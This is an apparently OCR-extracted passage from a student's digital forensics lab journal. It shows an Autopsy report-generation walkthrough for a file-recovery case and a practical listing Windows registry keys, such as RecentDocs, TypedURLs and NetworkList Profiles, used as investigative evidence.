
< Back




Next >

Finish

Cancel

Help





Computer > Local Disk (D:) > cfprac8 > Recover Files > Export > 1472-cfprac7					
Include in library Share with Burn New folder					
Documents	Name	Date modified	Type	Size	
Arduino	network data.ad1	13-07-2022 12:11	AD1 File	392 KB	
NetBeansProject	network data.ad1	13-07-2022 12:11	Text Document	1 KB	
New folder	networkdata.ad1	13-07-2022 12:11	AD1 File	392 KB	
Zoom	networkdata.ad1	13-07-2022 12:11	Text Document	1 KB	
Downloads	networkdata.ad1.txt-slack	13-07-2022 12:11	TXT-SLACK File	1 KB	
Favorites	networkdata.ad1-slack	13-07-2022 12:11	AD1-SLACK File	1 KB	
Links					
My Music					

Generate Report

Select and Configure Report Modules

Report Modules:

☐ HTML Report
 ☒ Excel Report
 ☐ Files - Text
 ☐ Save Tagged Hashes
 ☐ TSK Body File
 ☐ Google Earth KML
 ☐ STIX
 ☐ CASE-UCO
 ☐ Portable Case

A report about results and tagged items in Excel (XLS) format.

This report will be configured on the next screen.

< Back

Next >

Finish

Cancel

Help

Generate Report

✕

Select which data source(s) to include

☒ D:

Uncheck All

Check All

< Back

Next >

Finish

Cancel

Help

Generate Report

✕

Configure Report

Select which data to report on:

☒ All Results

☐ All Tagged Results

☐ Specific Tagged Results

Select All

Deselect All

Choose Result Types...



< Back

Next >

Finish

Cancel

Help




Clipboard		Font		Align
A1		fx		Summary
	A	B	C	
1	Summary			
2				
3	Case Name:	Recover Files		
4	Case Number:	26		
5	Number of data sources in case:	1		
6	Case Notes:	recovery of deleted data		
7	Examiner:	Michael Winston		
8				
9				
10				
11				

Practical 9

Aim:- Access relevant information from Windows registry for investigation process using registry view.


Accessing the registry.

Go to start menu and search “regedit”.




Wireless evidence in the registry.

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows
NT/CurrentVersion/NetworkList/Profiles




RecentDocs key

HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Explorer
/RecentDocs/.docx




TypedURLs key

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs




IP Address

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/services/Tcpip/Parameters /Interfaces



